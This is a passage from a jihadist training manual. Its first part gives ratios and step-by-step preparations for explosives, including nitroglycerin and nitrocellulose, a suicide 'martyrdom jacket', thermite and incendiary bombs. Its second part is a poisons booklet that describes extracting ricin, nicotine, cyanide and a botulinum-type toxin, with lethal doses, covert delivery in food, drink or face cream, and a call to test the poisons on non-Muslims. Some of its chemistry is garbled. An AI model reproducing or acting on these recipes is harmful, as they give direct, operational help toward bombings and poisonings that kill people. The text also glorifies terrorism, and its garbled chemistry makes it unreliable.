Take care from gases coming from it during concentration. You must use gloves, glasses and masks. If even one drop touches body wash by large quantity of water or Sodium Carbonate [Na_2CO_3] solution. Also after making the mixtures of Hydrogen Peroxide [H_2O_2] (except the mixtures of it with Acetone[C_3H_6O]) keep them in an open container for ½ an hour.

Note: When mixing Hydrogen Peroxide [H_2O_2], keep all materials and elements clean, if any dirt is present, it might set alight (fire).

How to Get Hydrogen Peroxide [H_2O_2]

We can get it from any medical store. Concentrated or diluted. We can also prepare it using Sodium Carbonate [Na_2CO_3]:

Step 1



Heat Sodium Carbonate [Na_2CO_3] till it becomes yellow colour crystals (which is Na_2O_2).

Step 2

Add (cold) *dilute* Sulphuric Acid [H_2SO_4] (conc. 34-37%) to the yellowish crystals [Na_2O_2]

Step 3

Filter the solution

Note: Remember the Sulphuric Acid we use here is *dilute*, with conc. between 34 -37%

MIXTURES OF HYDROGEN PEROXIDE

#	Mixtures	Ratio
1	Hydrogen Peroxide [H_2O_2] Wheat/ Black Seed/ Black Pepper/ Red Pepper/ Rice Powder (4:1 ratio is the most powerful)	2 l 3 l 4 1 l 1 l 1
2	Hydrogen Peroxide [H_2O_2] Acetone [C_3H_6O] (Prepare in a bottle and keep it always closed)	78 26
3	Hydrogen Peroxide [H_2O_2] Honey Acetone [C_3H_6O]	78 18 18
4	Hydrogen Peroxide [H_2O_2] Sand[SiO_2] Aluminium Powder [Al]	36 30 6
5	Hydrogen Peroxide [H_2O_2] Sugar[$C_{12}H_{22}O_{11}$] (In hot weather this mixture will catch fire after 3 days, if it is cold 7days.)	3 l 4 1 l 1

MOST POWERFUL 19 MIXTURES

#	Mixtures	Ratio
1	Ammonium Nitrate [NH_4NO_3] Hydrazine Hydrate [N_2H_5OH] Aluminium Powder [Al]	67 33 20
2	Hydrogen Peroxide [H_2O_2] Wheat/ Sugar[$C_{12}H_{22}O_{11}$]	4 1
3	Urea Nitrate [$CO(NO_3)_2$] Ammonium Nitrate [NH_4NO_3] Aluminium Powder [Al]	32 16 4
4	Lead Nitrate [$Pb(NO_3)_2$] Aluminium Powder [Al]	12 1
5	Potassium Chlorate [$KClO_3$] Sugar[$C_{12}H_{22}O_{11}$] Sulphur [S]	2 (by volume) 1 (by volume) 1 (by volume)
6	Potassium Chlorate [$KClO_3$] Diesel Wood Powder($C_6H_{10}O_5$)	88 8 3.5
7	Potassium Chlorate [$KClO_3$] Nitro Benzene[$C_6H_5NO_2$]	4 l 6 1 l 1
8	Ammonium Nitrate [NH_4NO_3] Charcoal [C_2H_6O] Aluminium Powder [Al]	90 5 5
9	Ammonium Nitrate [NH_4NO_3] TNT[$C_6HCH_3(NO_2)_3$] Aluminium Powder [Al]	65 15 20
10	Ammonium Nitrate [NH_4NO_3] Acetone (di or tri -cyclo) Peroxide	12 1

12	Ammonium Nitrate [NH_4NO_3] Aluminium Powder [Al]	12 1
13	Urea Nitrate [$CO(NO_3)_2$] Aluminium Powder	12 1
14	Potassium Chlorate [$KClO_3$] Vaseline [$C_{12}H_{32}$] Sulphur [S]	6 1 1
15	Potassium Chlorate [$KClO_3$] Metal Mixture (Metal Mixture: Engine Oil + diesel or Petrol, mixed in 1:1 ration)	90 10

16	Potassium Chlorate [$KClO_3$] TNT[$C_6HCH_3(NO_2)_3$] Aluminium Powder [Al] Sugar[$C_{12}H_{22}O_{11}$]	35 10 7.5 2.5
17	Potassium Chlorate [$KClO_3$] Vaseline [$C_{12}H_{32}$]	88 12
18	Potassium Chlorate [$KClO_3$] Sulphur[S] Engine Oil	6 0.5 0.5
19	Ammonium Nitrate [NH_4NO_3] Red Phosphorous [P_4]	90 10


Explosive Compounds

Nitro Glycerin

Properties:

White liquid, when left for 1 or 2 days it becomes color less, and color less is more powerful. Should store in Water with ratio is 3:1. Its density is 1.59g/cm^3. It does not dissolve in Water but dissolves in Organic solvents, olive oil, Sulphuric Acids [H_2SO_4] and Nitric acids [HNO_3]. Blasting speed is 8000 – 9292m/s. Temperature for blasting is 180^oC. Though Nitro glycerin can be stored in freezer its dynamite explodes in it.

Uses of nitro glycerin:



For making dynamite, blasting mixtures and also as a poison [29]


Preparation of nitro glycerin

1. Pour 15ml of Nitric Acid (65 -75% concentration) [HNO_3] to a beaker.
2. Pour 22.5ml of Sulphuric Acid (98% concentration) [H_2SO_4] to a beaker, and pour Sulphuric acid [H_2SO_4] to Nitric Acid [HNO_3] slowly.
3. The temperature should be less than 30^oC
4. Keep the beaker in a water bath, and pour 5ml of Glycerin to beaker, drop by drop.
5. Stir it for 5minutes and the pour it to 250ml of water.
6. At the bottom, will have white jelly like substance, take it using dropper.
7. Then pour Sodium Carbonate [Na_2CO_3] to it until it becomes Neutral (ph 7).
8. Then make dynamite using it or store under water.

Reaction of glycerin with nitric acid:


$$C_3H_5(OH)_3 + 3HNO_3 \xrightarrow{H_2SO_4} C_3H_5(ONO_2)_3 + 3H_2O$$

Glycerin *$HONO_2$ (i.e. HNO_3)* *Nitro Glycerin*




**Sulphuric Acid [H_2SO_4] is used as a catalyst, which absorbs water molecules [H_2O].*

---




[29] Note: Nitro glycerin is a very high poison. 1ml can kill anyone within 1 – 2 hours; because it causes low pressure. It has a sweet taste, so can be used in sweets or juices.

Preparation of Nitro Glycerin in Diagram



STEP 1




STEP 2

STEP 3

STEP 4

STEP 5



A white jelly like liquid will be formed. Use a dropper to take the liquid.

STEP 6

Pour Sodium Carbonate [Na_2CO_3] Solution to the liquid Nitro Glycerin (Collected from Step 5) till the pH becomes Neutral (pH 7). Then take out the Nitro Glycerin (which is a White Colour liquid).

White jelly like liquid (Nitro Glycerin)

Sodium Carbonate Solution [Na_2CO_3]

Nitro Glycerin

Then make dynamite using it or store under water in freezer. Also this is one of the strong poisons that can be used as touch poison, if it is mixed in olive oil, or even with food like chocolates and cakes as it has a sweet taste.

PREPARATION OF YOUR OWN IDEAL MIXTURES

How To Find Out Whether An Element Is Oxidizing Or Reducing:

2 x No. of Carbon atoms in the compound + ½ of the No. of Hydrogen atoms in it compared with No. of Oxygen atoms in it. If both are equal or Oxygen is more than it, it is an Oxidizing Agent. If Oxygen is less, then it is a Reducing Agent.

Example of an Oxidizing Agent: $KClO_3$

2 x 0 (No. of Carbon atoms) + ½ x 0 (No. of Hydrogen atoms) compared with 3 Oxygen.
0 < 3 So, this is an Oxidizing Agent.

Example of a Reducing Agent: Sugar [$C_{12}H_{22}O_{11}$]

2 x 12 + ½ x 22 : 11

24 + 11 : 11

35 > 11,

35 is greater than 11, thus this is a Reducing Agent.

How to Find the Best Ratio for a Mixture Theoretically:

1. Balancing Equations

Example:

$$NH_4NO_3 + Al \longrightarrow Al_2O_3 + N_2 + H_2O + Heat$$

This Equation depicts an Explosive Reaction between Two Substances resulting in some Chemical Reaction producing Large Amounts of Heat, the Equation in its present form just shows the substances that reacted and the products produced. To use this Equation for finding out the Quantities that should be mixed together (ratio in which both substances are to be mixed), we need to balance the equation such that the No. of Atoms of a Particular Element on one side of the Equation should be equal to the No. of Atoms of the Same Elements on the Other Side of the Equation. Eg: We balance the above Equation in the following manner:

$$3NH_4NO_3 + 2Al \longrightarrow Al_2O_3 + 3N_2 + 6H_2O + Heat$$

Now the No. of Atoms of each Element on both sides of the Equation is same. And thus the Equation is balanced. Now we can use it for finding out the Quantities of Substances used.


***2. Finding the Ratio by Mass*:**

- Find the Atomic Mass used in the Balanced Equation.
- Divide the Greater Mass with the lesser ones.
- Take the result of Division as Mass of the Substance having Greater Mass, and take 1 as the Mass of the Substance having the Lesser Mass.

Example: The *balanced* equation for the reaction between Ammonium Nitrate and Aluminium is as below:

$$3NH_4NO_3 + 2Al \longrightarrow Al_2O_3 + 3N_2 + 6H_2O + Heat$$

The atomic mass of Ammonium Nitrate and Aluminium in this balanced equation is:



3 [N	H_4 N	O_3] +	2 Al
3[14 + (1 x 4) + 14 + (16 x 3)]		:	2 x 27
=	240	:	54
=	4.4	:	1

This means that for every 4.4 Ammonium Nitrate [NH_4NO_3] reacts successfully with 1 Aluminium [Al] particle. Hence the ratio is as 4.4 : 1

And if you want to increase this, for example double [x2] its power, then multiply both sides by 2. Hence then, the ratio will be 8.8 : 2 etc.

How to Find the Best Ratio for a Mixture Practically

The other method of finding out the ratio in which both substances should be mixed is by experimenting by practically taking together both substances in different ratios and seeing which ratio gives the best explosion. Then select this ratio as the ideal one by experiment and past experience.

Ratio = [Oxidizing : Reducing]

The Oxidizing and Reducing Agents are mixed in different ratios. These samples of mass 100g each, are blasted on an Iron plate. As shown in the example, the result is calculated by observing the optimum destruction. So in the example (above) the best ratio is 12:1


PART THREE: Section Three

iii. MANUFACTURE OF LAUNCHING CHARGE

iii. LAUNCHING CHARGE

NITROCELLULOSE

Properties Of Nitrocellulose




Shape like usual cotton. Density is 1.65g/cm^3. Sensitivity for impact is zero, very sensitive for temperature and electrical spark and fire. It must be stored inside dark room.

Preparing Nitrocellulose


1. Pour 37.5ml of Nitric Acid [HNO_3] (65% concentrated) to a beaker 1; keep the beaker in a cold water bath.
2. Pour 62.5ml of Sulphuric Acid [H_2SO_4] (98% concentration) to a beaker: 2.
3. Pour Sulphuric Acid [H_2SO_4] to Nitric Acid [HNO_3] slowly. Bit by bit, the temperature should be below 30^{o}C the best is 5 to 10^{o}C, stir the beaker when pouring.
4. After all Sulphuric Acid [H_2SO_4] is poured to Nitric Acid [HNO_3], lover the temperature as much as possible. Put 7.5gram of cotton to the beaker of the [Nitric Acid + Sulphuric Acid]. Drop all cottons at once.
5. When the cottons are fully wet, take it quickly, after pressing.
6. Drop the cottons to a large container of water. Then the cottons after pressing put it to a plate with water to heat it for 20 minutes.
7. After heating, pour Sodium Carbonate [Na_2CO_3] solution to it, till the pH is 7
8. After pH is 7, take the cottons and dry it in sunlight.

Preparation of Nitrocellulose in Diagram:




Step 1

Step 2 and 3




Soak and press 7.5gram of cotton in the [Sulphur + Nitric] Acid mixture from step 1

*Dip it all at once



After soaking and pressing the cotton in the acid-mix, quickly dip it in to a large container of water


Press the soaked cotton in water



Step 4

Heat the water dipped cotton in water from step3, for 20 minutes

Step 5



Add Sodium Carbonate to make the pH of the cotton neutral (pH 7)

Step 6

Dry the cotton (Nitro Cellulose) in sunlight

Sunlight

Mixture for Nitrocellulose Strip and Stick:

- Nitrocellulose *Strips* is used in RPG Launcher, it consists of:

  1 gram Nitro cellulose + 7gram of Acetone

- Nitrocellulose *Sticks* are used in the rocket BM12, it consists of:

  1gram Nitro cellulose + 7 gram Acetone + any Fuel (used for making fuse [30]).

Note: Here the Fuel should weigh a total mass equivalent to [½ of acetone + Nitro Cellulose]which in this case is 4 grams.

After mixing these things you should quickly apply it into the caster for strips or sticks.

Nitrocellulose Jacket

We can use Nitrocellulose in Martyrdom Jacket[31]. First spread the cottons of Nitrocellulose inside the jacket and put some drops of Nitro Glycerin to the cotton randomly. Dissolve Dicyclo Acetone Peroxide in Acetone and apply it on the outside of the jacket –this is used as the detonator. The jacket will now blast by impacting or firing.

[30]Like "black powder", *Silverish* explosive mixtures etc. For details on fuel mixtures *see* p.56
[31] Details on *Martyrdom* Jackets will be taught in the "Preparation Course".

PART THREE: Section Four

iv. MANUFACTURE OF HIGH TEMPERATURE EXPLOSIVES

iv. HIGH TEMPERATURE EXPLOSIVES

Definition:

This is the explosive in which burning, lighting and smoking is more than the property of blasting.

High Temperature Explosives:

a. **Burning:**
    i. Thermite Bomb
    ii. Moltoaf Bomb
    iii. Napalm Bomb
    iv. Sodium Bomb
    v. Slow Burning Bomb
    vi. Fast Burning Bomb

b. **Lighting Bomb**
c. **Smoke Bomb**

a. BURNING:

i. THERMIT BOMB:


This is a mixture having very high temperature (from 2300- 2700^{o}C), so it can melt even iron.

Idea of this bomb:
Aluminium used in this is a very reactive metal. It can replace any Iron [Fe]or its oxide. This action gives off high temperature which melts any Iron[32].

If we use a container of plastic or open metal container there will be a little sound. We can use this to melt anything made of metal or Iron [Fe], such as tanks, money safes etc.If we use a good closed container and a detonator to blast, it will evaporate all metals surrounding it. In this Thermite bomb, smoke is very less and it has a smell of burning potato.

How To Make Thermit Bomb

Mixture of:




40g of Iron Oxide [FeO] (Rust in black colour)
or 54g of Ferric Oxide [Fe_3O_4] (Rust in brown colour)

+ 13.4g Aluminium Powder

+ 5g Engine Oil

+ 5g Barium Oxide [BaO] or Barium Nitrate [$BaNO_3$] or Potassium Chlorate [$KClO_3$] or Ammonium Nitrate [NH_4NO_3]

To burn it: We can use a large fuse of Potassium Permanganate [$KMnO_4$] to fire it using a drop of Glycerine.




*You can use any type of good container to place the mixture.

---

[32] 2kg of it is enough to burn a jeep

ii. MOLTOAF BOMB:


The old Moltoaf bomb was made by a bottle:



Disadvantage of old Moltoaf bomb:

- It can hurt the thrower by its fire
- Can see the place of thrower –so it is easy for enemy to harm the thrower


New (modified) Moltoaf bomb:




This is made by a bulb; you can remove the cap of bulb and make a hole from the top of the bulb and fill it as below:

Diagram

- Cover the top tightly using tape
- Dry the outer side of the bulb *properly*–because if any Sulphuric Acid remains outside, it will catch fire.
- Then put to a plastic bag with potassium chlorate + sugar mixture.



Diagram



- Then tight the plastic bag and throw to enemy
- It will fire itself when it hits the target –because breaking the bulb will cause Sulphuric Acid to react with Potassium Chlorate +Sugar mixture which will fire
- Then other mixtures increases the fire to a temperature of $2000^{O}C$
- No blasting, no any sound only fire.

iii. NAPALM BOMB:

Old Method Diagram

New Method Diagram

It has temperature to 2000^{o}C. And flame for long time. And anyone who is affected by this bomb will be killed due to entering fire inside bones. And in a short time he will be killed.

How To Improve Napalm Bomb

1. *Phosphorus Napalm Bomb*

   Its temperature is more than2000^{o}C. It is made up of; 1kg Napalm mixture + 1kg white or yellow phosphorous. Phosphorus releases a very “good” smelling gas, which breaks bones and eyes.

2. *Oxygenic Napalm Bomb*

   1kg Napalm mixture + 1kg Hydrogen peroxide (H_2O_2) 45% concentration.

3. *Glatenic Napalm bomb.*

   1kg Napalm mixture + 1kg Potassium Hydro Sulphate ($KHSO_4$)

iv. SODIUM BOMB:


Diagram:

Iron or metal container (very light)
Or a plastic container

Glass bottles (of water)

Sodium Metal

[Ratio = 1.5 Water: 1 Sodium]



It is also fired by throwing, when sodium metal contacts with water it will blast.

After burning, it will give NaOH concentrated solution. Very high temperature about 1500^{o}C.If effected to eyes or body it will be finished.

v. SLOW BURNING BOMB:

Ratio ; 2 volume Wood powder [$C_6H_{10}O_5$] : 1 volume Wax [$CH_3(CH_2)_{14}C(CH_2)_{29}\ CH_3$].

***Preparation*;**
Melt the Wax by heating, and after melting mix all Wood powders to it.And put the mixture to a plastic bag.

Plastic Bag

Closed Paper with Potassium Chlorate [$KClO_3$] + Sugar [$C_{12}H_{22}O_{11}$] mixture


Capsule with Sulphuric Acid [H_2SO_4]

Wax + Wood powder mixture

Uses*:*
It is used for things made of heavy wood, such as ships and houses made of wood.

vi. FAST BURNING BOMBS:

Ratio: 1 volume Potassium Nitrate [KNO_3] + 3 volume Wood powder [$C_6H_{10}O_5$]



Uses*:*
It is used for light targets like cloth factories or paper factories. The mixture is put in a plastic bag and can be burnt using Sulphuric Acid capsule just like the slow burning bomb.

b. LIGHTING BOMB:

Uses:
It is used before attacking enemies, used in night.


It is a mixture of Potassium Chlorate [$KClO_3$], Sugar[$C_{12}H_{22}O_{11}$] and Magnesium Powder [Mg][33].

Ratio;
1volume Potassium Chlorate [$KClO_3$] + 1volume Sugar [$C_{12}H_{22}O_{11}$] + 2volumes Magnesium Powder [Mg].

Note: If Sulphuric Acid [H_2SO_4] is not available we can also fire it using flame.

[33] We can use Aluminum [Al] if Magnesium Powder [Mg] not available.

c. SMOKE BOMB:



Uses:
It is used to escape from enemy and to give signals.

Mixture:

33g Hexachloro Ethane [C_2Cl_6]
+ 67g Zinc Oxide (i.e. wall putty)

or if HexachloroEthane not available,

22g Potassium Chlorate [$KClO_3$]
+ 7.5g Sulphur [S]
+ 10g Aluminium Powder [Al]
+10g Zinc Powder [Zn]
+ 1.5g Sodium Carbonate[34] [Na_2CO_3]

You can also use the following mixture as for yellow colour smoke bomb:

50 Paranitro aniline [$C_6H_4NH_2NO_2$]
+ 25 Potassium Chlorate [$KClO_3$]
+ 25 Sugar [$C_{12}H_{22}O_{11}$]

[34] Sodium Carbonate [Na_2CO_3] is only required if you need to store the mixture, but otherwise there is no need for it.

بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ

1. Introduction

This file is dedicated to breather. May Allah reward him every time it is used in his path and may he help him in his difficulties. ameen.

To the Mujahideen of Afghanistan- who lit the flame of jihad in the hearts of every sincere Muslim throughout the world.

"*you will conquer Constantinople and Rome*" - prophet Muhammad (saw)

In The Name of Allah The Most Merciful The Most Kind

The subject matter of this booklet deals with poisons. Poisons are substances which cause harm to the human body when administered in small doses. It is an esoteric knowledge and must only be passed on to those who truly intend to use it Fee-Sabeelillah.

The lethal doses given often have a question mark beside them. That is because the quantities given are not established medical facts- only estimates based on experiments with rabbits. It is hoped that the brothers who work on this subject will research further- carry out their own experiments (on kuffar preferably) and refer to medical books etc. to fill in what is missing.

This book is a copy of *Breather's* notes with additions from myself, as we both did the same course. Notes are taken from a poisons course with certain 'terrorist groups' or 'freedom fighters' depending on which side of the fence you sit on. I have not bothered to clean it up as a published book should be, but it is left in a rather messy form, as my notes were at the time.

As I was learning from people whose first language was not English, some of the names of chemicals, properties etc. are wrong.

Warning: Be very careful when preparing poisons. It is much, much more dangerous than preparing explosives! I know several Mujahids whose bodies are finished due to poor protection etc.

On the positive side, you can be confident that the poisons have actually been tried and tested (successfully, he he!).

If you wish to contact me, I can be reached via O.P.M. (Org. for Preparation of Mujahideen).

Assalaamalaikum until next time.

Abdel-Aziz
(7 February 1996)

ps. I had to add this warning as I've seen a strange trend in *wannabe* Mujahids lately!

Don't become an over paranoid James Bond figure, especially when you haven't done anything illegal even!

Don't get carried away with silly movies/books (bravo 2 zero) or propaganda about 'special forces' such as SAS, Seals etc. They're just a bunch of boys with big egos and good at running long distances.

Equally, don't think there is such a thing as a super terrorist. I've been with the likes of Hekmatyer, Black September and associates of Carlos the Jackel, and just like the 'special forces', they're only human.

The training and preparation is nothing compared to the strength of the individual's character and the assistance Allah provides on the day!

2. HOMEMADE POISONS

2.1 Nicotine (from tobacco)

2.1.1 Attributes

Name: Nicotine
Appearance: Dark brown sticky/oily liquid
Lethal Dose: 0.06gm pure but 3-4 drops for this homemade version
Time to death: 12-24 hours

2.1.2 Preparation

1. Remove the tobacco from ten cigarettes of a cheap brand (more expensive brands contain less nicotine)
2. Grind the tobacco very well and then place it inside a small beaker.
3. Pour iso-propyl alcohol (in emergency burbonal can be used instead).
4. Cover the beaker with aluminium foil.
5. Place the beaker on a bunsen burner or electric fire and heat gently. DO NOT ALLOW THE ALCOHOL TO BOIL OVER. Everytime the alcohol begins to boil remove the beaker by means of tongs (holders) and then replace on the flame once the bubbles subside. The vapours of the alcohol will catch fire if not removed everytime boiling starts. If this happens remove the beaker, blow out the flame and continue as before.
6. After one hour of heating, filter the contents of the beaker using filter paper. Throw away the residue remaining on the filter paper.
7. Evaporate the liquid obtained by placing in strong sunlight or gently heating. Nicotine remains in the dish.



Figure 1: Nicotine

2.1.3 Precautions

Wear medical rubber gloves throughout the procedure.

2.1.4 Dosage

Ten cigarettes should be enough to kill three men, therefore 3 cigarettes is enough to kill 1 man.

2.1.5 Results of Tests

1. The liquid was touched onto the back of the shaven neck of a rabbit (N.B. the neck was used sothat the rabbit could not lick it off). There was an immediate slowness in its movements. After 11 hours the rabbit went into a frenzy and died.
2. 2ml was given to a rabbit orally. It had the same effects as above and died after 12 hours.

2.1.6 Notes

Nicotine is a good skin penetrator -be very careful NOT TO TOUCH IT. The best way to give it orally is in strong coffee -3-4 drops from an eye dropper will be sufficient.

2.2 Alkaloid of Potato

Name: Alkaloid of Potato
Appearance: Green-grey liquid
Lethal Dose: 0.06 gm
Time to Death: Less than 2 minutes

2.2.1 Preparation and Precautions:

The preparation procedure is exactly the same as for Nicotine except for the fact that the spuds on the skins of GREEN potatoes is used instead of tobacco.



Figure 2: Alkaloid of Potato

2.2.2 Results of tests

3ml was given orally to a strong rabbit. It started shrieking immediately. Blood came out from its mouth. It died after 100 seconds.
The same dose was given to a small rabbit. It died in 7 seconds.

2.2.3 Notes

Cannot be used through the skin by itself - orally or by injection only. Orally is better.

2.3 Ricin

2.3.1 Attributes

Name: Poison from Castor Nuts or Ricin
Appearance: White powder
Lethal Dose: 0.035 gm
Time to Death: Orally-a few minutes. By injection- several hours.

2.3.2 Preparation and precautions:

1. Take the skin off several castor nuts and weigh the white part of the nuts.
2. Grind the nuts and add 4xtheir weight of acetone.
3. Leave the mixture in a plastic container for three days.
4. Filter the mixture.The residue, once it is dried, is Ricin in powder form.

NOTE: WEAR MEDICAL GLOVES THROUGHOUT THE PROCEDURE. If the mixture is left in the acetone for another three days then the whole of it will be Ricin in liquid form.

2.3.3 Results of tests

1. 1ml of the acetone solution was given orally to a rabbit. It experienced an immediate problem in breathing. Mucus came from its mouth. It died after four hours.
2. 2ml of the acetone solution was give to a rabbit orally. It died in 2 minutes.

2.3.4 Notes

The acetone solution is convenient to administer, especially in alcohol. The powder form may be difficult to dissolve but can be used inside food since it is not of strong taste.

2.4 Betaluminum Poison

Name: Betaluminum Poison
Appearance: Sticky coffee coloured liquid.
Lethal Dose: 0.000028 gm
Time to Death: 12-36 hours
Effect will start after 12 hours. It will stop the breathing. Victim will die between 24-36 hours.

2.4.1 Preparation and Precautions

1. Fill a jam jar to just over the half-way mark with powdered maize or corn flour.
2. Place 2 spatulas of meat or fish into the jar.
3. On this place 1.5 to 2 spatulas of fresh horse dropping (N.B. cow dropping can be used if horse is not available).
4. Fill up the jar with water and let the water soak through the maize to the bottom, then put more water until the jar is COMPLETELY FULL (very important that no air-space is left in the jar). Close the jar tightly.



Figure 3: Meat (before)

5. Leave the jar in a dark warm (25-35oC) place for ten days. Leave it in hay, as hay stays at approximately this temperature.
6. After ten days, if the preparation has been successful, the lid will be bent from the pressure inside.



Figure 4: Meat (after)

7. AT THIS STAGE MEDICAL GLOVES, A GAS MASK, A HEAD COVER AND A FULL BODY COVER IS ESSENTIAL. NO PART OF THE BODY OR SKIN MUST BE EXPOSED.
8. Open the lid very very carefully. and there will be a coffee coloured red/brown crystals (may look like a layer of liquid) on top. This will mainly be stuck to the lid and can be removed by means of a syringe (preferable) or a spatula. There will also be a little bit remaining on top of the water. There will be a PHENOMENALLY bad smell but it will not be from the substance- only from what is underneath.
9. These crystals are called Betaluminum Poison. The crystals are very refined in the shape of coffee and do not dissolve in water.

2.4.2 Results of tests

1. gm was dissolved in a ethyl alcohol. 1ml of this solution was given to a rabbit orally. It died in about ten hours.
2. The same amount was given to the rabbit but in water - it died in about 30 hours.
3. 1ml from the water underneath the substance in the jar was injected into a rabbit. It died in 12 hours.
4. 1ml was dissolved in DMSO (Di-Methyl-Sulphur-Oxide). The solution was touched onto a rabbit's skin. It died in 42 hours.

2.4.3 Notes

There is no evidence to suggest that a greater dose leads to death quicker than 12 hours. This is a biological poison i.e. bacteria- not a chemical one.
- Effects: Dizziness, extreme tiredness, headache, constipation.
- No treatment.
- Recommended use is to place a minute quantity in food, just before serving.

2.5 Poisonous Toadstools

Toadstools are fungi which are shaped like mushrooms but are in various colours and have small specks on their bodies:



Figure 5: Toadstools

3. CHEMICAL POISONS

3.1 Arsenic Oxide

Name: Arsenic Oxide (sometimes known as Arsenic Tri-oxide)
Chemical Name: As2O3
Appearance:White Powder
Lethal Dose:0.2gm orally ?
Time to Death: 24 hours
Preparations and Precautions:
Available in chemical labs etc. (but notorious as a poison). Standard precautions.
Test Results:
(i) 0.5gm of As2O3 was given to a rabbit orally. It died after 11 hours.
(ii) 0.3gm was given to a rabbit orally. It died after 18 hours.

3.1.1 Notes:

As2O3 has no taste in small quantities. Excellent in food. Effects are: pain in mouth, black vomit, cold sweat, blood in stool, constant thirst- cannot drink. The mechanism prevents fats from dissolving in blood.
NOTE: Anti-dote: 15gm of (2gm charcoal + 1gm magnesium oxide + 1gm taric acid). Then wash the stomach with 240ml of sodium bicarbonate diluted to 1l by water containing 30gm magnesium sulphate.

3.2 Sodium Nitrite

Name: Sodium Nitrite
Chemical Name: $NaNO_2$
Appearance: White salt
Lethal Dose: 0.3gm
Time to death: 15 minutes (symptoms begin after approximately 13 minutes)

3.2.1 Formula

Nitrous Acid (HNO_2) + Sodium Chloride (NaCl) ========== Sodium Nitrite ($NaNO_2$) + Hydrochloric Acid (HCl)

63gm + 40gm

This is a very powerful poison and it is also available from the market.

3.2.2 Preparation - M.Akhter

On boiling Hydrochloric Acid (HCl) will evaporate and white crystals will be left.

3.2.3 Properties

It dissolve in water 1gm is enough to kill any man between 2 to 4 hours. It can be used with juice. It tastes like lemon. It took 9 to 13 minutes to kill rabbit by 2 gm by month. It breaks the nerves and one feels very breakage in body.

3.2.4 Preparations and Precautions:

Can be prepared from Nitrous Acid (HNO2) + common salt (NaCl). However it is readily obtained from chemical supply houses and laboratories.

3.2.5 Test Results:

(i) 2gm of NaNO2 was dissolved in 5ml of water and the whole of it given orally to a rabbit. It died in 15 minutes. No symptoms were observed for the first 15 minutes after which it went into a frenzy and died.
(ii) 0.3gm of NaNO2 was dissolved in 4ml of water and given orally to a rabbit. It had the same effect as above with death occuring in 15 minutes as before.

3.2.6 Notes: This poison is excellent with food or drink. To be safe, put upto 1gm into a persons food as it is virtually tasteless.

3.3 Cyanides

Name: Potassium Cyanide
Chemical Name: KCN
Appearance: Deliquescent crystalline salt
Lethal Dose: 'A taste' i.e. 0.05gm 100% pure. 0.075gm homemade.
Time to Death: 3-4 minutes

3.3.1 Preparations and Precautions:

1. Add 8gm of Potassium Ferrocyanide (KFeCN) -found in printing shops - to 3gm of Potassium Carbonate (K2CO3) or 3gm Sodium Bi-Carbonate (NaHCO3) and grind them both together in a beaker.
2. Heat : with K2CO3 until it turns black
   : with Potassium BiCarbonate NaHCO3 until it turns dark brown
3. Put about 5ml of water into the beaker and mix. Allow the mixture to cool.
4. Filter. The KCN is dissolved in the water.
5. To obtain the powder form, evaporate the water.

3.3.2 Precautions

Even though neither KFeCN nor K2CO3 is poisonous, you MUST wear gloves and a gas mask during preparation and handling of cyanides. D not touch it even with a gloved hand. Inhalation of its odour (like 'bitter almonds') will lead to headaches, dizziness, fever, and stomach pains. If by mistake it touches the mouth, give huge amounts of warm water and induce vomiting. Keep away from acid.

3.3.3 Test results

1. 1ml of concentrated water solution was given to a rabbit by injection. It died in 3 minutes.
2. 1gm of well crushed KCN was dissolved in 5ml olive oil. A rabbits shaven neck was touched with a small amount of the mixture. It died in 6 minutes. The same experiment conducted a second time gave a time to death of 4 minutes.
3. 1gm KCN was dissolved in 5gm 'Nivea' cream and touched onto a rabbit's shaven neck/ It died in 20 minutes.

3.3.4 Notes

Potassium Cyanide can be obtained from some laboratories but is notorious as an intensely powerful poison. By mouth, by injection or by skin, KCN is the most powerful chemical poison. If using skin penetration, you must dissolve (1:5) in either olive oil or DMSO (Di-Methyl-Sulphur-Oxide) as these substances will penetrate the skin and hide the smell to some extent. KCN can also be used in most face creams -especially Nivea - for easy skin penetration.
Other cyanides are also intensely poisonous. Sodium Cyanide (NaCN) can be prepared by the same method as KCN - but by using Sodium Ferrocyanide (NaFeCN) instead of KFeCN. The cyanides which dissolve in water are potassium, sodium calcium and mercuric. Take the lethal dose as 0.075gm.

3.4 Sodium Azide

Name: Sodium Azide
Chemical Name: NaN3
Appearance: White powder
Lethal Dose: 0.1gm ?
Time to Death: 2-3 minutes
Preparations and Precautions:
(i) HN3 + NaOH -> NaN3 + H20
or (ii) HN3 + NaCl -> NaN3 + HCl

However, this is found in laboratories and sometimes in photography supply stores.
Keep away from acid - NaN3 reacts with strong acid to liberate highly poisonous gas. Wear gloves.
Anti-dote : The same as for Arsenic Oxide.
NOTE: The best use for NaN3 is in air-gun pellets and to make poison-tipped arrows.

3.5 Mercuric Nitrate

Name: Mercuric Nitrate
Chemical Name:
Appearance: Salt
Lethal Dose: 0.2gm - 0.3gm
Time to Death:
Preparations:

a) Put 1.5gm of mercury in a small beaker by means of a dropper.
b) Pour in 11ml Nitric Acid (at least 65% concentrated). (N.B. It is best to do this outdoors or in a very well-ventilated room since the ensuing reaction releases toxic gas.) The solution will turn green.
c) Put the beaker on a busen-burner or spirit lamp and heat on a low flame until the solution evaporates to leave a salt. Note that the HNO3 solution is also very poisonous orally and by injection.
Test Results:
(i)) 0.5gm of mercuric nitrate in 3ml alcohol was given to a rabbit. It died in 210 seconds. Injection gave a similar result.
(ii) 3.5ml of HNO3 solution was given orally to a rabbit. It died in 150 seconds.

4. POISONOUS ELEMENTS

4.1 Thallium

Name: Thallium
Chemical Name:
Appearance : A very heavy metal
Lethal Dose: 1gm
Time to Death : 6 weeks (symptoms begin after 3 days)
Availabilty: More expensive than gold
Notes: A very painful death - fever, blood in vomit, depression, eventually blood from every hole in the body. No treatment. Use on a cruel enemy !

4.2 Dust of Diamond

Name: Dust of Diamond
Chemical Name : Diamond isotrope of Carbon
Appearance : Sparkling dust specks
Lethal Dose: 4-5 specks by mouth are sufficient
Time to Death: 2-6 months
Availablity: In jewellers shops.
Notes: When take in food, the specks become lodged in the food-pipe. This causes abnormal growth around the specks. It is very painful and there is no treatment !

4.3 Phophorus

Name: Phophorus
Chemical Name : Ph
Lethal Dose: 0.1gm
Time to Death: Approximately 2 days
Notes: Causes the body to burn inside -very painful. Phophorus dissolves only in Carbon Disulphide.
Anti-dote: 250ml of 8% copper (II) sulphate solution.

5. POISONOUS GASES

5.1 Hydrogen Sulphide Gas

Chemical Formula: H_2S
Odour: Faeces/ bad eggs. Odourless in large quantities.
Preparation:

2:5 Solution

